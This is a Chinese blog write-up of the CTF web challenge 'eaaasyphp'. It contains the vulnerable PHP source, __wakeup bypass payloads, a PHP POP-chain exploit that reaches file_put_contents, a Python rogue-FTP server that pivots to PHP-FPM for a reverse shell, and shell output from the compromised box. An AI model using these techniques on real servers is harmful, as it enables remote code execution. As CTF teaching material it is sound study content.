陇原战“疫“2021网络安全大赛的一道web

原创

errorr0 于 2022-04-30 10:16:50 发布 12 收藏
分类专栏： 刷题+WP 文章标签： web安全 php 安全 网络安全

本文链接：https://blog.csdn.net/qq_51295677/article/details/124506546

eaaasyphp

再也不相信easy这个单词了，这是一道看似简单的php反序列化的题目，其中暗藏杀机！

```
<?php

class Check {
    public static $str1 = false;
    public static $str2 = false;
}


class Esle {
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}


class Hint {

    public function __wakeup(){
        $this->hint = "no hint";
    }

    public function __destruct(){
        if(!$this->hint){
            $this->hint = "phpinfo";
            ($this->hint)();
        }
    }
}
```

```php
class Bunny {

    public function __toString()
    {
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
    }
}

class Welcome {
    public function __invoke()
    {
        Check::$str2 = true;
        return "Welcome" . $this->username;
    }
}

class Bypass {

    public function __destruct()
    {
        if (Check::$str1) {
            ($this->str4)();
        } else {
            throw new Error("Error");
        }
    }
}

if (isset($_GET['code'])) {
    unserialize($_GET['code']);
} else {
    highlight_file(__FILE__);
}
```


法一

有个**Hint**类，看样子好像是看**phpinfo()**的，直接看看

```php
<?php
class Hint {

    public function __wakeup(){
        $this->hint = "no hint";
    }

    public function __destruct(){
        if(!$this->hint){
            $this->hint = "phpinfo";
            ($this->hint)();
        }
    }
}
$a = new Hint();
echo serialize($a);
?>
```

```
O:4:"Hint":0:{}phpinfo()
PHP Version => 7.4.1

System => Linux 4f831830e7d4 4.15.0-54-generic #58-Ubuntu SMP Mon Jun
24 10:55:24 UTC 2019 x86_64
Build Date => Dec 29 2019 22:39:04
Configure Command =>  './configure'  '--prefix=/usr/local/php-7.4.1'
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /usr/local/php-7.4.1/lib
Loaded Configuration File => (none)
Scan this dir for additional .ini files => (none)
Additional .ini files parsed => (none)
PHP API => 20190902
PHP Extension => 20190902
Zend Extension => 320190902
```

绕过__wake()的方法有两个，一个是把属性的值故意修改减少，或者把对象O修改为C，至于为什么这样可以去百度了解，不解释了，以前做题经常碰到。



PHP 版本 7.2.20

系统	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
建造日期	2019 年 7 月 12 日 23:45:28
配置命令	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/ usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd ' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '-- with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable- cgi''build_alias=x86_64-linux-gnu'
服务器 API	FPM/FastCGI
虚拟目录支持	禁用
配置文件 (php.ini) 路径	/usr/local/etc/php
加载的配置文件	/usr/local/etc/php/php.ini
扫描此目录以获取其他 .ini 文件	/usr/local/etc/php/conf.d
解析的其他 .ini 文件	/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local /etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718


元素 控制台 源代码 网络 性能 内存 应用 安全 Lighthouse HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://3b9c7f4f-5e16-41e5-81ea-a1a0e0b7dd99.node4.buuoj.cn:81/?code=O:4:"Hint":-1:{}

CSDN @errorr0

或者



PHP Version 7.2.20

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jul 12 2019 23:45:28
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718


元素 控制台 源代码 网络 性能 内存 应用 安全 Lighthouse HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://3b9c7f4f-5e16-41e5-81ea-a1a0e0b7dd99.node4.buuoj.cn:81/?code=C:4:"Hint":0:{}

CSDN @errorr0

一般我拿到phpinfo()会先看flag再看disable_functions，还有一个opne_basedir。但是都无果，这里我忽略了一个最重要的点，就是没看它的API，我们咋一看Fastcgi，这个玩意儿我前几天刚做完蓝帽的那个题目也是利用这个，不用怀疑，这个题目和那个题目的联系千丝万缕。



PHP Version 7.2.20

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jul 12 2019 23:45:28
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718

但是我一直想找一个非预期，但是失败了，讲讲开始我的思路。 如果光是看反序列化的话，这是一个比较传统的**POP链**的题目，所以我们先构造链子，目的函数在**file_put_contents()**。

```
class Bypass {

    public function __destruct()
    {
        if (Check::$str1) {
            ($this->str4)();
        } else {
            throw new Error("Error");
        }
    }
}
```

__destruct()在**Hint**类和**Bypass**类中都出现了，但是由于**Hint**类限制的有点多，所以我们入口选择**Bypass**类，**Bypass**需要绕过**$str1=false**。

```
class Esle {
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}
```

这里我们直接在**Bypass**中实例化一次**Esle**类就可以绕过if判断，**PHP反序列化**不熟的可以看我以前文章，就不细分析了，看到这个把对象本身当函数调用我们知道可以触发**__invoke()**

```
class Welcome {
    public function __invoke()
    {
        Check::$str2 = true;
        return "Welcome" . $this->username;
    }
}
```

在**Welcome**的**invoke()**中**username**被当作字符串输出，所以可以触发**__toString()**，

```
class Bunny {

    public function __toString()
    {
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
    }
}
```

最后我们能到达了**file_put_contents()**函数。在这里我们能控制**data**和**filename**，

所以我们最后构造的链子为：

入口 --> **Bypass::__destruct()** --> **Welcome::__invoke()** --> **Bunny::__toString()** --> **file_put_contents()**

构造的exp如下，

```php
<?php



class Esle {
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}




class Bunny {

    public function __toString()
    {
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
    }
}

class Welcome {
    public function __invoke()
    {
        Check::$str2 = true;
        return "Welcome" . $this->username;
    }
}

class Bypass {

 public function __construct()
 {
  $this->errorr0 = new Esle();
 }
}

$a = new Bypass();
$b =new Welcome();
$c = new Bunny();
$a->str4 = $b;
$b->username = $c;
$c->filename="/tmp/1.txt";
$c->data="123";

echo urlencode(serialize($a));
```

其实这里最直观思路的就是写马了，但是不知道为什么文件写不进去网站目录，连简单的文件都写不进去，写到其它目录下又不能访问不知道写成功没。所以我们想用**Fastcgi**来做，用**file_put_contents**攻击**PHP-FPM**，但是我当时做蓝帽杯利用的**Fastcgi**是构造了恶意的动态库**.so**文件上传到一个路径下，但是这里如果我们无法写文件就要换一个思路走。


看了很多师傅的wp，都是利用**gopherus**这个工具生成的**payload**利用中间人也就是我们的服务器开启一个恶意的**FTP**，转发恶意**FTP**触发指令，最后我们构造一个弹**shell**的指令，就可以把**shell**弹到我们的服务器上来了。

首先我们在服务器上开启一个恶意的FTP服务，该代码如下，蓝帽杯写过，

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 9999)) #9999端口是你的服务器开的，可以任意改
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9000)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

再在**gopherus**生成**payload**，我们取**gopher协议**后面的数据流即可，这里我们用的是**FTP**服务器，所以用**ftp**协议。

最后只要开启服务器的监听和ftp，再将payload放入exp中，把生成反序列化打入题目中的code，即可反弹shell，



弹出来了，后面就简单了，直接查询flag就行了。

法二

```
www-data@out:~/html$ ls /
ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
php.ini
proc
root
run
sbin
srv
sudoers
sys
tmp
usr
var
www-data@out:~/html$ cd /tmp
cd /tmp
www-data@out:/tmp$ ls
ls
1.txt
www-data@out:/tmp$ cat 1.txt
cat 1.txt
123www-data@out:/tmp$
```

CSDN @errorr0

在第一种方法拿到的结果下我查了一下**/tmp**目录，因为前面我尝试过写文件，在**var/www/html**下失败了，也尝试在**/tmp**目录下写了，但是由于它没有回显我不知道写没写入，现在一看**1.txt**写进去了，那么我们可以用蓝帽杯题的那个方法，把恶意动态库**.so**写一个反弹shell的文件把编译的文件内容复制写入**/tmp**目录再利用脚本跑出payload打入即可，这里不演示了，有兴趣可以看我写的蓝帽杯那题的解法思路[蓝帽杯 2021]One Pointer PHP_errorr0的博客-CSDN博客

参考：[陇原战疫2021网络安全大赛]eaaasyphp-爱代码爱编程